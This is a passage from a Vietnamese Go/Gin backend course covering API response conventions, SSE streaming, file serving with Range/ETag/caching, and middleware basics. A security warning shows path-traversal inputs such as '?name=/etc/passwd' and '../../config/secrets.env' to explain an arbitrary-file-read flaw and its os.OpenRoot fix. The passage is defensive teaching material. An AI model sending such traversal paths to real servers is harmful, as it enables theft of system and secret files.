- **Thời gian**: luôn UTC, định dạng RFC 3339 (`2026-10-09T08:30:00Z`); `time.Time` của Go mã hóa đúng như vậy. Để client tự chuyển múi giờ hiển thị. Đừng bao giờ trả thời gian "theo giờ máy chủ" không kèm múi giờ.
- **Tiền**: **số nguyên theo đơn vị nhỏ nhất** (`price: 250000` đồng), kèm trường `currency` nếu đa tiền tệ. Không dùng `float64` (Buổi 4, 20). Với tiền tệ có phần thập phân (USD), dùng cent.

- **Số nguyên 64 bit lớn**: JavaScript chỉ biểu diễn chính xác số nguyên tới $2^{53}-1$ (khoảng 9×10^{15}). ID `int64` kiểu snowflake vượt ngưỡng đó sẽ bị **làm tròn âm thầm** ở phía trình duyệt. Hoặc dùng ID dạng chuỗi (UUID, ULID), hoặc trả ID lớn dưới dạng chuỗi (`json:",string"`).
- **Tên trường**: chọn `snake_case` hoặc `camelCase` rồi giữ nhất quán toàn API (ShopGo dùng `snake_case`).
- `null` **và vắng mặt**: quyết định rõ trường tùy chọn được **bỏ hẳn** (`omitempty`) hay trả `null`. Với danh sách, luôn `[]`. Với `omitempty`, nhớ rằng số `0` và `false` cũng bị bỏ (cùng bẫy ở Buổi 24); dùng con trỏ nếu `0` có nghĩa.
- **Enum**: chuỗi tường minh (`"pending"`, `"paid"`), không dùng số ma thuật (`1`, `2`). Thêm giá trị mới được xem là tương thích; **client phải chịu được giá trị lạ**.
- **Phiên bản**: tiền tố `/api/v1`. Thêm trường là tương thích, **xóa/đổi tên/đổi kiểu là phá vỡ** và phải sang `v2` (Buổi 30).

8. Truyền luồng và Server-Sent Events (SSE)

Đôi khi server cần **đẩy** dữ liệu đến client khi có sự kiện mới: tiến độ xuất báo cáo, thông báo đơn hàng đổi trạng thái, luồng token từ mô hình AI. **Server-Sent Events** là cách đơn giản nhất: một kết nối HTTP *dài*, server ghi liên tục các "sự kiện" văn bản, trình duyệt đọc bằng `EventSource` (tự kết nối lại khi đứt).

	SSE	WebSocket (Buổi 35)
Hướng	**Một chiều** server → client	Hai chiều
Giao thức	HTTP thường (qua được mọi proxy/CDN), văn bản	Nâng cấp lên giao thức riêng, nhị phân/văn bản
Tự kết nối lại	**Có sẵn** (`EventSource`, kèm `Last-Event-ID`)	Tự viết
Hợp với	Thông báo, tiến độ, feed, luồng AI	Chat, trò chơi, cộng tác thời gian thực

Chương trình sau chạy một endpoint SSE thật qua `httptest.NewServer` và đọc luồng như một client:

```
package main

import (
    "bufio"
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"

    "github.com/gin-gonic/gin"
)

func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()

    // Server-Sent Events: server ĐẨY dữ liệu một chiều qua một kết nối HTTP dài.
    r.GET("/events", func(c *gin.Context) {
        c.Header("Content-Type", "text/event-stream")
        c.Header("Cache-Control", "no-cache")
        c.Header("X-Accel-Buffering", "no") // báo Nginx đừng đệm luồng này
        for i := 1; i <= 3; i++ {
            c.SSEvent("progress", gin.H{"percent": i * 33})
            c.Writer.Flush() // đẩy ra client NGAY, không chờ handler kết thúc
        }
        c.SSEvent("done", "ok")
```

```
        c.Writer.Flush()
    })

    srv := httptest.NewServer(r)
    defer srv.Close()

    resp, err := http.Get(srv.URL + "/events")
    if err != nil {
        fmt.Println(err)
        return
    }
    defer resp.Body.Close()
    fmt.Println("Content-Type:", resp.Header.Get("Content-Type"))

    sc := bufio.NewScanner(resp.Body)
    for sc.Scan() {
        line := sc.Text()
        if strings.TrimSpace(line) == "" {
            fmt.Println("(dòng trống = hết một sự kiện)")
            continue
        }
        fmt.Println(line)
    }
}
```

```
Content-Type: text/event-stream;charset=utf-8
event:progress
data:{"percent":33}
(dòng trống = hết một sự kiện)
event:progress
data:{"percent":66}
(dòng trống = hết một sự kiện)
event:progress
data:{"percent":99}
(dòng trống = hết một sự kiện)
event:done
data:ok
(dòng trống = hết một sự kiện)
```

Định dạng SSE rất đơn giản: mỗi sự kiện gồm các dòng `event:`, `data:`, kết thúc bằng **một dòng trống**. Ba điểm quyết định để SSE chạy đúng ngoài đời thật:

1. `Flush()` **sau mỗi sự kiện.** Nếu không, dữ liệu nằm trong bộ đệm cho đến khi handler kết thúc, client chẳng thấy gì "thời gian thực". `c.Writer.Flush()` đẩy ngay ra mạng.
2. **Tắt đệm ở proxy.** Nginx mặc định đệm phản hồi nên sẽ nuốt luồng; header `X-Accel-Buffering: no` báo Nginx đừng đệm (Buổi 46). Cũng đặt `Cache-Control: no-cache`.
3. **Phát hiện client ngắt kết nối.** Nếu không, goroutine của mỗi client đã bỏ đi vẫn chạy mãi: **rò rỉ goroutine** (Buổi 12–15). Bắt buộc lắng nghe `c.Request.Context().Done()`.

Mẫu hoàn chỉnh cho luồng sự kiện dài (không chạy trong `httptest` vì phải chờ thật, nên đây là mã minh họa):

```
r.GET("/orders/:id/events", func(c *gin.Context) {
    c.Header("Content-Type", "text/event-stream")
    c.Header("Cache-Control", "no-cache")
    c.Header("X-Accel-Buffering", "no")

    // WriteTimeout của http.Server sẽ cắt luồng dài: gỡ hạn cho riêng kết nối này.
    rc := http.NewResponseController(c.Writer)
    _ = rc.SetWriteDeadline(time.Time{})

    events := bus.Subscribe(c.Param("id")) // kênh nhận sự kiện (Redis pub/sub, Buổi 32-33)
    defer bus.Unsubscribe(events)
```

```
    heartbeat := time.NewTicker(25 * time.Second) // giữ kết nối sống qua proxy
    defer heartbeat.Stop()

    c.Stream(func(w io.Writer) bool {
        select {
        case <-c.Request.Context().Done(): // client đóng tab / mất mạng
            return false
        case ev := <-events:
            c.SSEvent("order", ev)
            return true
        case <-heartbeat.C:
            fmt.Fprint(w, ": ping\n\n") // dòng bắt đầu bằng ":" là chú thích, client bỏ qua
            return true
        }
    })
})
```

`c.Stream` gọi hàm `step` lặp lại và `Flush` sau mỗi lượt; trả `false` để kết thúc. Lưu ý thực tế:

- **Giới hạn kết nối của trình duyệt**: HTTP/1.1 cho tối đa khoảng 6 kết nối mỗi tên miền, mà mỗi `EventSource` chiếm một. Dùng HTTP/2 (Nginx/CDN, Buổi 46) để gỡ giới hạn này.
- **Khả năng mở rộng**: mỗi client SSE giữ một goroutine và một kết nối mở. Go chịu được hàng chục nghìn, nhưng bạn phải dùng **bus bên ngoài** (Redis pub/sub) để nhiều instance cùng phát được cho client ở bất kỳ instance nào.
- **Xác thực**: `EventSource` của trình duyệt **không cho gắn header** `Authorization`. Dùng cookie phiên, hoặc token ngắn hạn dùng một lần trong query, hoặc dùng `fetch` + luồng thay cho `EventSource`.
- **Gửi lại sự kiện bị lỡ**: đặt `id:` cho mỗi sự kiện; khi tự kết nối lại, trình duyệt gửi header `Last-Event-ID` để server phát bù.

9. Phục vụ tệp và cache: Range, ETag, luồng

Phục vụ tệp nghe đơn giản nhưng có nhiều chi tiết quyết định chi phí băng thông và độ chính xác. Thư viện chuẩn đã làm sẵn phần khó trong `http.ServeContent` (và `http.ServeFile`, được `c.File` dùng): nó xử lý `Range` (tải tiếp, tua video), `If-Modified-Since`, `If-None-Match`, và đoán `Content-Type` theo phần mở rộng tên tệp. Điều kiện duy nhất là nguồn phải là `io.ReadSeeker`.

```
package main

import (
    "bytes"
    "crypto/sha256"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "strings"
    "time"

    "github.com/gin-gonic/gin"
)

func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()
    content := []byte("0123456789ABCDEFGHIJ") // 20 byte

    // http.ServeContent: hỗ trợ Range, If-Modified-Since, If-None-Match; cần io.ReadSeeker.
    r.GET("/file", func(c *gin.Context) {
        c.Header("ETag", fmt.Sprintf(`"%x"`, sha256.Sum256(content)))
```

```
        http.ServeContent(c.Writer, c.Request, "so.txt", time.Date(2026, 1, 2, 3, 4, 5, 0, time.UTC),
bytes.NewReader(content))
    })
    // DataFromReader: truyền luồng từ nguồn bất kỳ (ví dụ object storage) mà KHÔNG nạp hết vào bộ nhớ.
    r.GET("/stream", func(c *gin.Context) {
        src := io.LimitReader(strings.NewReader(strings.Repeat("x", 30)), 30)
        c.DataFromReader(http.StatusOK, 30, "text/plain", src, map[string]string{
            "Content-Disposition": `attachment; filename="x.txt"`,
        })
    })

    show := func(label, path string, hdr ...string) *httptest.ResponseRecorder {
        req := httptest.NewRequest("GET", path, nil)
        for i := 0; i+1 < len(hdr); i += 2 {
            req.Header.Set(hdr[i], hdr[i+1])
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        fmt.Printf("%s -> %d range=%q\n    body=%q\n", label, rec.Code, rec.Header().Get("Content-Range"),
strings.TrimSpace(rec.Body.String()))
        return rec
    }
    first := show("toàn bộ", "/file")
    show("Range bytes=0-4", "/file", "Range", "bytes=0-4")
    show("Range bytes=-5 (5 cuối)", "/file", "Range", "bytes=-5")
    show("Range vượt cỡ", "/file", "Range", "bytes=50-60")
    show("If-None-Match khớp", "/file", "If-None-Match", first.Header().Get("ETag"))
    show("If-None-Match lệch", "/file", "If-None-Match", `"khac"`)
    rec := show("stream", "/stream")
    fmt.Println("stream Content-Length:", rec.Header().Get("Content-Length"), "| Disposition:",
rec.Header().Get("Content-Disposition"))
}
```

```
toàn bộ -> 200 range=""
    body="0123456789ABCDEFGHIJ"
Range bytes=0-4 -> 206 range="bytes 0-4/20"
    body="01234"
Range bytes=-5 (5 cuối) -> 206 range="bytes 15-19/20"
    body="FGHIJ"
Range vượt cỡ -> 416 range="bytes */20"
    body="invalid range: failed to overlap"
If-None-Match khớp -> 304 range=""
    body=""
If-None-Match lệch -> 200 range=""
    body="0123456789ABCDEFGHIJ"
stream -> 200 range=""
    body="xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
stream Content-Length: 30 | Disposition: attachment; filename="x.txt"
```

Đọc kết quả:

- `Range: bytes=0-4` trả `206 Partial Content` với đúng 5 byte và `Content-Range: bytes 0-4/20`; `bytes=-5` là "5 byte cuối". Trình phát video và trình tải xuống dùng cơ chế này để tua và tiếp tục tải.
- **Điều kiện** `If-None-Match`: client gửi lại `ETag` đã giữ; nếu khớp, server trả `304 Not Modified` **không có thân**: tiết kiệm băng thông mà vẫn bảo đảm dữ liệu mới. Lệch thì trả `200` đầy đủ.
- `Range` **vượt cỡ** trả `416 Range Not Satisfiable` kèm `Content-Range: bytes */20`.
- `DataFromReader` truyền 30 byte từ một `io.Reader` kèm `Content-Length` khai báo trước, **không nạp toàn bộ vào bộ nhớ**. Đây là cách đúng để trả tệp lớn từ object storage (S3/MinIO, Buổi 35): tiến trình giữ vài KB bộ đệm thay vì cả tệp 2 GB. Nhớ khai báo đúng `contentLength` (nếu không biết, dùng `-1`).

Header cache cho API và tệp tĩnh:

Tình huống	Header
Dữ liệu riêng tư, nhạy cảm (hồ sơ, đơn hàng)	`Cache-Control: no-store`
Danh sách có thể hơi cũ, chỉ cache ở trình duyệt	`Cache-Control: private, max-age=60`
Tệp tĩnh có băm trong tên (`app.3f9a1c.js`)	`Cache-Control: public, max-age=31536000, immutable`
Muốn xác thực lại nhưng tránh tải lại	`ETag` + `Cache-Control: no-cache` (xác thực mỗi lần, `304` nếu chưa đổi)
Dữ liệu thay đổi theo người dùng/ngôn ngữ	thêm `Vary: Authorization` / `Vary: Accept-Language`

Lỗi hay gặp: API có xác thực mà không đặt `Cache-Control` rõ ràng, để CDN/proxy dùng chung lưu **dữ liệu của người này rồi trả cho người khác**. Mặc định hãy đặt `private` hoặc `no-store` cho mọi phản hồi cần đăng nhập.

Tệp tĩnh và giao diện web kèm theo:

```
r.Static("/assets", "./public") // thư mục -> /assets/*; Gin KHÔNG liệt kê nội dung thư mục
r.StaticFile("/favicon.ico", "./public/favicon.ico")

//go:embed web/dist
var webFS embed.FS // nhúng vào chính tệp nhị phân: deploy chỉ cần MỘT tệp

sub, _ := fs.Sub(webFS, "web/dist")
r.StaticFS("/app", http.FS(sub))
```

`go:embed` rất hợp với Docker (Buổi 43): ảnh nhỏ (`FROM scratch` hoặc distroless), không lo thiếu thư mục tài nguyên khi triển khai. Trong sản phẩm thật, tệp tĩnh lớn nên do **Nginx hoặc CDN** phục vụ; Go chỉ nên lo API.

> **c.File với đường dẫn lấy từ người dùng là lỗ hổng đọc tệp tùy ý**
> `c.File(c.Query("name"))` cho kẻ tấn công gửi `?name=/etc/passwd` hoặc `../../config/secrets.env`. `http.ServeFile` chỉ chặn `..` trong *URL của request*, **không** kiểm tra đối số đường dẫn bạn truyền vào. Hãy:
>
> 1. Không bao giờ ghép đầu vào người dùng vào đường dẫn; ánh xạ ID sang tệp qua CSDL (như Buổi 24: tên ngẫu nhiên do server sinh).
> 2. Nếu buộc phải nhận tên, dùng `filepath.Base(name)` để bỏ mọi thư mục, hoặc tốt nhất là `os.OpenRoot(thuMucGoc)` (Go 1.24+): mọi truy cập qua `root.Open(name)` **bị kẹt trong thư mục gốc**, kể cả khi dùng `..` hay symlink trỏ ra ngoài.

```
root, err := os.OpenRoot("/var/shopgo/uploads") // làm một lần khi khởi động
// ...
f, err := root.Open(name) // lỗi nếu name thoát ra khỏi thư mục gốc
if err != nil {
    return ErrNotFound
}
defer f.Close()
st, _ := f.Stat()
http.ServeContent(c.Writer, c.Request, name, st.ModTime(), f) // *os.File là io.ReadSeeker
```

Nén (gzip). Phản hồi JSON nén được 5–10 lần. Dùng `github.com/gin-contrib/gzip` (`r.Use(gzip.Gzip(gzip.DefaultCompression))`) hoặc, tốt hơn trong sản phẩm, để **Nginx/CDN nén** để

Go dành CPU cho nghiệp vụ. Đừng nén thân đã nén (ảnh, video, zip), và lưu ý nén phản hồi chứa bí mật lẫn dữ liệu người dùng có thể dính tấn công BREACH, một lý do nữa để cân nhắc cấu hình ở tầng proxy.

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Quên `return` sau khi ghi lỗi** (hoặc dùng `c.JSON` thay vì `AbortWithStatusJSON` trong middleware): handler/middleware tiếp theo vẫn chạy, ghi hai phản hồi, thậm chí thực hiện thao tác với dữ liệu sai.
2. **Đặt header/mã sau khi đã ghi thân** (bị bỏ qua, kèm cảnh báo trong log).
3. **Trả `err.Error()` cho client**: lộ địa chỉ DB, tên bảng, ràng buộc, đường dẫn.
4. **`200` kèm `success:false`**: phá cache, giám sát, retry.
5. **Mỗi handler một khuôn lỗi**; hoặc `404`/`405`/panic ra văn bản thuần giữa API JSON.
6. **Quên bật `HandleMethodNotAllowed`**: sai phương thức ra `404` khó hiểu.
7. **`nil` slice ra `null`** làm vỡ `.map` ở frontend; danh sách rỗng phải là `[]`.
8. **`gin.H` cho mọi thứ**: không kiểu, không tài liệu, gõ sai tên khóa chỉ thấy khi chạy. Dùng struct có tag.
9. **ID `int64` lớn trả dưới dạng số**: trình duyệt làm tròn.
10. **SSE không có `Flush`, không phát hiện client ngắt, không tắt đệm proxy, không có heartbeat**: luồng im lặng hoặc rò rỉ goroutine.
11. **`c.File(đầuVàoNgườiDùng)`**: đọc tệp tùy ý. Dùng `os.Root`.
12. **Nạp cả tệp lớn vào bộ nhớ** (`os.ReadFile` rồi `c.Data`) thay vì luồng: 100 người tải cùng lúc tệp 100 MB là 10 GB RAM.
13. **Phản hồi có xác thực không đặt `Cache-Control: private/no-store`**: CDN dùng chung có thể lộ dữ liệu người này cho người khác.
14. **Đổi tên trường, đổi `code` lỗi, đổi kiểu dữ liệu** trên API đã công bố mà không tăng phiên bản.
15. **Dùng `text/template` để sinh HTML** (không thoát ký tự, mở đường XSS).

11. Góc nhìn thực chiến

Góc nhìn thực chiến

Trong ShopGo, toàn bộ nội dung buổi này nằm trong **một package nhỏ dùng chung** (cùng chỗ với `BindJSON` của Buổi 24, `internal/platform/httpx`): kiểu `AppError`, hàm `Wrap`/`respondError`, `Page[T]`, `NoRoute`/`NoMethod`, recovery, và danh sách lỗi miền (`ErrNotFound`...). Mỗi *module* nghiệp vụ (catalog, orders, users...) chỉ **import** package này; chúng không bao giờ tự `c.JSON` một lỗi. Hai thói quen khi review mã: (1) lục tìm `c.JSON(http.Status` trong handler với mã `4xx/5xx` để phát hiện ai đó đi vòng qua cửa ra duy nhất; (2) lục tìm `err.Error()` trong phản hồi. Về vận hành: bảng điều khiển của bạn sẽ đếm theo `code` (ví dụ `out_of_stock` tăng đột biến báo dữ liệu kho sai) chứ không chỉ theo mã HTTP, và `request_id` là sợi dây nối từ ảnh chụp màn hình lỗi của khách hàng tới đúng dòng log, đúng trace (Buổi 38). Một API mà mọi lỗi đều có `code` ổn định và `request_id` là một API **hỗ trợ khách hàng được**.

12. Tóm tắt

Tóm tắt buổi học

- Thứ tự bất biến: **mã + header trước, thân sau**; ghi xong không sửa được. Sau khi ghi lỗi luôn `return`/`Abort`.
- `c.JSON` thoát ký tự HTML (vô hại với client JSON), `PureJSON` thì không; `gin.H` sắp khóa theo chữ cái; slice rỗng phải là `[]` chứ không phải `null`.
- Chọn **đúng mã trạng thái**: `201`+`Location`, `202` cho tác vụ nền, `204` không thân, `401` (chưa xác thực) khác `403` (không có quyền), `400` (đọc không nổi) khác `422` (vi phạm quy tắc), `409` cho xung đột; không bao giờ `200` kèm `success:false`.
- Danh sách trả `{"data":[...],"meta":{...}}` (`Page[T]` generic); offset cho trang quản trị, **cursor** cho feed/API công khai.
- Khuôn lỗi thống nhất: `{"error":{"code","message","details","request_id"}}` (hoặc RFC 9457); `code` ổn định cho máy, `message` cho người; **không bao giờ** lộ lỗi hạ tầng, stack trace, hay phân biệt "email không tồn tại" với "sai mật khẩu".
- **Handler trả** `error`, một hàm `respondError` duy nhất ánh xạ lỗi miền (`errors.Is`/`errors.As`) sang HTTP; `5xx` log ERROR kèm nguyên nhân thật và `request_id`, `4xx` log INFO.
- Bật `HandleMethodNotAllowed`, đăng ký `NoRoute`/`NoMethod` và recovery tùy biến để `404`/`405`/panic cũng theo khuôn chung.
- **SSE**: `Flush` từng sự kiện, tắt đệm proxy (`X-Accel-Buffering: no`), lắng nghe `Request.Context().Done()`, có heartbeat, gỡ `WriteDeadline`.
- Tệp: `http.ServeContent` cho Range/ETag/`304`, `DataFromReader` để truyền luồng, `os.Root` chống đọc tệp tùy ý, `Cache-Control: private/no-store` cho dữ liệu cá nhân.

13. Bài tập

1. **[Cơ bản]** Viết `GET /demo` trả cùng một struct có trường chuỗi chứa `<b>` và `&` bằng `JSON`, `PureJSON`, `AsciiJSON` và `XML`. Gọi bằng `httptest`, in và **giải thích sự khác biệt** từng dòng. Thêm một trường `Tags []string` để chứng minh `nil` ra `null` còn `[]string{}` ra `[]`, rồi sửa bằng cách khởi tạo trong hàm dựng DTO.
2. **[Cơ bản]** Cài `POST /products` đúng quy ước: `201` + `Location: /products/{id}` + thân là tài nguyên; `DELETE /products/:id` trả `204`; `POST /reports` trả `202` kèm `Location` của tài nguyên theo dõi. Viết bảng kiểm thử khẳng định mã, header và độ dài thân (`204` phải bằng `0`).
3. **[Cơ bản]** Bật `HandleMethodNotAllowed`, đăng ký `NoRoute`/`NoMethod` theo khuôn lỗi riêng. Chứng minh bằng test: `GET /khong-co` ra `404` JSON, `PUT /products` ra `405` có `Allow`. Sau đó **tắt** `HandleMethodNotAllowed` và xem cùng yêu cầu đổi thành gì.
4. **[Trung bình]** Mở rộng chương trình mục 5: thêm lỗi miền `ErrOutOfStock` mang dữ liệu (`OutOfStockError{ProductID, Available}`) và kiểu `AppError` cho `validation_failed` tạo từ `bindError` của Buổi 24. Trả `409` với `details: {"product_id":7,"available":2}`. Kiểm thử bằng bảng: mỗi loại lỗi → mã, `code`, **và khẳng định thân không chứa** chuỗi hạ tầng như `dial tcp`.
5. **[Trung bình]** Viết **phiên bản RFC 9457** của `respondError`: `Content-Type: application/problem+json`, trường `type` là URL dạng `https://api.shopgo.vn/errors/<code>`, thêm `code` và `request_id` làm trường mở rộng. Viết test bảo đảm hai phiên bản (khuôn riêng và RFC 9457) cho cùng `status` với cùng một lỗi đầu vào.

6. **[Trung bình]** Cài `Page[T]` kèm **phân trang cursor**: cursor là base64 của JSON `{"created_at":...,"id":...}`; viết hàm `EncodeCursor`/`DecodeCursor` (giải mã lỗi trả `400 invalid_cursor`). Với dữ liệu giả trong bộ nhớ, chứng minh: duyệt hết các trang bằng cursor khi **có bản ghi mới chèn vào giữa** thì không trùng/sót, trong khi offset thì có.
7. **[Nâng cao]** Viết endpoint SSE `GET /jobs/:id/progress` theo mẫu ở mục 8: nhận tiến độ qua channel, có heartbeat, kết thúc khi job xong hoặc client ngắt. Viết test bằng `httptest.NewServer` + `http.Client` có hủy context giữa chừng, chứng minh bằng `runtime.NumGoroutine()` (hoặc `goleak`) rằng **không rò rỉ goroutine** sau khi client ngắt.
8. **[Nâng cao]** Viết endpoint tải tệp `GET /files/:id` dùng `os.OpenRoot` + `http.ServeContent`: hỗ trợ `Range`, trả `ETag` (băm nội dung hoặc `mtime+size`), `Cache-Control: private`. Viết test cho `Range` hợp lệ/không hợp lệ, `If-None-Match` khớp/lệch, và **tấn công đi lạc đường dẫn** (`../`, `%2e%2e/`, symlink trỏ ra ngoài) phải bị từ chối.
9. **[Thử thách]** Thiết kế và cài **middleware** `Idempotency-Key` **hoàn chỉnh** có lưu phản hồi: khóa ở Redis (hoặc bản đồ bộ nhớ có TTL cho bản thử), lưu `status + header + body` của lần đầu, lần sau cùng khóa trả bản lưu kèm header `Idempotent-Replayed: true`, cùng khóa nhưng thân khác ra `422`, hai yêu cầu *đồng thời* cùng khóa thì một cái chờ hoặc nhận `409`. Viết test đồng thời bằng 50 goroutine chứng minh handler thật chỉ chạy **một lần**. (Chuẩn bị cho Buổi 30 và 32.)

Buổi 26 — Middleware: chuỗi xử lý quanh mọi request

Thông tin buổi học

Thời lượng: 5–6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 12–15, 19, 23, 25

Mục tiêu học tập

Sau buổi học này bạn có thể:


- Giải thích mô hình **"củ hành"** của middleware: `c.Next()`, `c.Abort()`, thứ tự vào/ra, phạm vi toàn cục/nhóm/route.
- Truyền dữ liệu giữa các lớp bằng `c.Set`/`c.Get` **có kiểu**, và dùng `c.Copy()` đúng khi cần goroutine.
- Viết **Request ID**, **access log có cấu trúc** (`log/slog`), tránh các bẫy: nhãn vô hạn, tiêm log, lộ bí mật.
- Cấu hình **CORS** đúng từ hiểu biết gốc (same-origin policy, preflight), tránh ba cấu hình sai kinh điển.
- Cài **giới hạn tần suất** (token bucket) kiểm thử được không cần `sleep`, và **timeout** hợp tác dựa trên `context`.
- Chọn **thứ tự middleware** hợp lý và biết lý do cho từng vị trí.
- Kiểm thử middleware độc lập bằng `httptest`.

Middleware chạy cho MỌI request, kể cả request độc hại

Một middleware chậm làm chậm cả hệ thống; một middleware lỗi (panic, rò rỉ bộ nhớ, giữ khóa) hạ gục cả hệ thống; một middleware đặt sai thứ tự để lọt request chưa xác thực vào handler là **lỗ hổng bảo mật**. Hãy viết chúng nhỏ, nhanh, có test, và luôn trả lời được câu hỏi: "request lỗi sẽ đi qua chuỗi này như thế nào?"

1. Mô hình "củ hành"

Middleware là một `gin.HandlerFunc` chạy *trước* và/hoặc *sau* handler thật, dùng cho những mối quan tâm xuyên suốt (*cross-cutting concerns*): nhận diện request, ghi log, xác thực, giới hạn tần suất, CORS, đo đạc. Điểm mấu chốt là `c.Next()`: gọi nó nghĩa là "chạy phần còn lại của chuỗi rồi quay lại đây". Code trước `Next` chạy lúc **đi vào**, code sau `Next` chạy lúc **đi ra** theo thứ tự ngược lại, giống các lớp của củ hành.



Chương trình sau in thứ tự thực thi thật, gồm ba tình huống: đường công khai, đường riêng tư bị `Abort` vì thiếu token, và đường riêng tư hợp lệ.

```
package main

import (
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"
    "sync"

    "github.com/gin-gonic/gin"
)
```

```
var trace []string

func mark(s string) { trace = append(trace, s) }

// logger: bọc quanh phần còn lại của chuỗi. Code TRƯỚC c.Next() chạy lúc đi vào,
// code SAU c.Next() chạy lúc đi ra (theo thứ tự ngược lại): mô hình "củ hành".
func named(name string) gin.HandlerFunc {
    return func(c *gin.Context) {
        mark(name + ":vào")
        c.Next()
        mark(name + ":ra")
    }
}

// auth chặn yêu cầu thiếu token: Abort ngăn handler SAU nó chạy, nhưng code sau Next của middleware TRƯỚC
nó vẫn chạy.
func auth() gin.HandlerFunc {
    return func(c *gin.Context) {
        if c.GetHeader("Authorization") == "" {
            mark("auth:chặn")
            c.AbortWithStatusJSON(http.StatusUnauthorized, gin.H{"error": "cần đăng nhập"})
            return // Abort KHÔNG dừng hàm hiện tại, nên vẫn cần return
        }
        c.Set("user_id", int64(42))
        c.Next()
    }
}

// Khóa kiểu riêng + hàm lấy có kiểu: tránh gõ sai chuỗi và ép kiểu rải rác.
const ctxUserID = "user_id"

func UserID(c *gin.Context) (int64, bool) {
    v, ok := c.Get(ctxUserID)
    if !ok {
        return 0, false
    }
    id, ok := v.(int64)
    return id, ok
}

func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()
    r.Use(named("A"), named("B")) // toàn cục

    r.GET("/public", func(c *gin.Context) { mark("handler:public"); c.String(200, "công khai") })

    private := r.Group("/private", auth(), named("C")) // chỉ nhóm này
    private.GET("/me", func(c *gin.Context) {
        mark("handler:me")
        id, _ := UserID(c)
        c.JSON(200, gin.H{"user_id": id})
    })

    // c.Copy(): bản sao CHỈ ĐỌC dùng được sau khi request kết thúc / trong goroutine khác.
    var wg sync.WaitGroup
    var copied string
    r.GET("/async", func(c *gin.Context) {
        cc := c.Copy()
        wg.Add(1)
        go func() {
            defer wg.Done()
            copied = cc.Request.URL.Path + " " + cc.ClientIP() // an toàn nhờ Copy
        }()
        c.Status(http.StatusAccepted)
    })

    run := func(path string, hdr ...string) {
```

```
        trace = nil
        req := httptest.NewRequest("GET", path, nil)
        for i := 0; i+1 < len(hdr); i += 2 {
            req.Header.Set(hdr[i], hdr[i+1])
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        fmt.Printf("GET %s -> %d %s\n   thứ tự: %s\n", path, rec.Code,
strings.TrimSpace(rec.Body.String()), strings.Join(trace, " > "))
    }
    run("/public")
    run("/private/me")
    run("/private/me", "Authorization", "Bearer x")
    run("/async")
    wg.Wait()
    fmt.Println("goroutine đọc bản sao:", copied)
}
```

```
GET /public -> 200 công khai
   thứ tự: A:vào > B:vào > handler:public > B:ra > A:ra
GET /private/me -> 401 {"error":"cần đăng nhập"}
   thứ tự: A:vào > B:vào > auth:chặn > B:ra > A:ra
GET /private/me -> 200 {"user_id":42}
   thứ tự: A:vào > B:vào > C:vào > handler:me > C:ra > B:ra > A:ra
GET /async -> 202
   thứ tự: A:vào > B:vào > B:ra > A:ra
goroutine đọc bản sao: /async 192.0.2.1
```

Đọc kỹ từng dòng:

1. **Request công khai**: `A:vào > B:vào > handler > B:ra > A:ra`. Đúng mô hình củ hành.
2. **Bị chặn bởi `auth`**: `A:vào > B:vào > auth:chặn > B:ra > A:ra`. `C` và handler **không chạy**, nhưng `B:ra` và `A:ra` **vẫn chạy** (chúng đang chờ ở `c.Next()`). Đó là lý do một middleware log đặt ngoài cùng vẫn ghi được cả request bị từ chối: nó thấy mã `401` ở lúc đi ra.
3. `Abort` **không dừng hàm hiện tại.** `c.Abort()` chỉ đánh dấu "đừng chạy các handler còn lại". Dòng code kế tiếp trong chính hàm đó vẫn chạy, nên bạn cần `return` ngay sau `AbortWithStatusJSON`. Quên `return` là lỗi kinh điển (cùng họ với lỗi ở Buổi 25).
4. **Không gọi `c.Next()` cũng được**: Gin vẫn chạy handler kế tiếp sau khi middleware trả về. `c.Next()` chỉ cần thiết khi bạn muốn **chạy code sau handler** (đo thời gian, ghi log, đọc trạng thái phản hồi).
5. `c.Copy()`: `*gin.Context` được **tái sử dụng** qua `sync.Pool` sau khi request kết thúc (Buổi 23), nên dùng `c` trong goroutine chạy sau khi handler trả về là **bug dữ liệu ngẫu nhiên**. `c.Copy()` tạo bản sao chỉ đọc an toàn cho goroutine. Cách tốt hơn: **trích giá trị cần dùng** (ID, bản sao dữ liệu) ra biến cục bộ rồi truyền biến đó, đừng truyền cả `Context`.

1.1. Phạm vi middleware

Phạm vi	Cú pháp	Dùng cho
Toàn cục	`r.Use(A, B)`	Request ID, log, recovery, CORS, giới hạn chung
Nhóm	`g := r.Group("/private", auth(), C)` hoặc `g.Use(...)`	Xác thực, phân quyền theo khu vực (`/admin`)
Một route	`r.GET("/ping", RateLimit(1), handler)`	Giới hạn chặt hơn cho login, thanh toán

Lưu ý: `r.Use(...)` chỉ áp dụng cho các route đăng ký **sau** nó. Đặt `Use` sau khi đã khai báo route là bug im lặng (route đó không có middleware).

1.2. Truyền dữ liệu giữa các lớp

`c.Set(key, value)` / `c.Get(key)` lưu dữ liệu trong phạm vi một request. Hai bẫy: khóa là chuỗi dễ gõ sai (`"user_id"` vs `"userId"`) và `Get` trả `any` nên phải ép kiểu. Cách làm của chương trình trên: **gói vào một hàm có kiểu** `UserID(c) (int64, bool)`. Handler không đụng đến khóa chuỗi hay phép ép kiểu; sai kiểu bị phát hiện tại một chỗ duy nhất. Với dữ liệu phong phú hơn (người dùng đã xác thực, quyền, tenant), dùng struct `Principal` và hàm `PrincipalFrom(c)`.

Một lựa chọn khác là đặt giá trị vào `context.Context` chuẩn (`c.Request = c.Request.WithContext(context.WithValue(...))`) để **tầng service** (không biết Gin) cũng đọc được, ví dụ `request_id` để gắn vào log hoặc lời gọi sang dịch vụ khác. Quy tắc: dữ liệu mà tầng dưới cần thì đi qua `context.Context`; dữ liệu chỉ tầng HTTP cần thì đi qua `c.Set`.

2. Thứ tự middleware

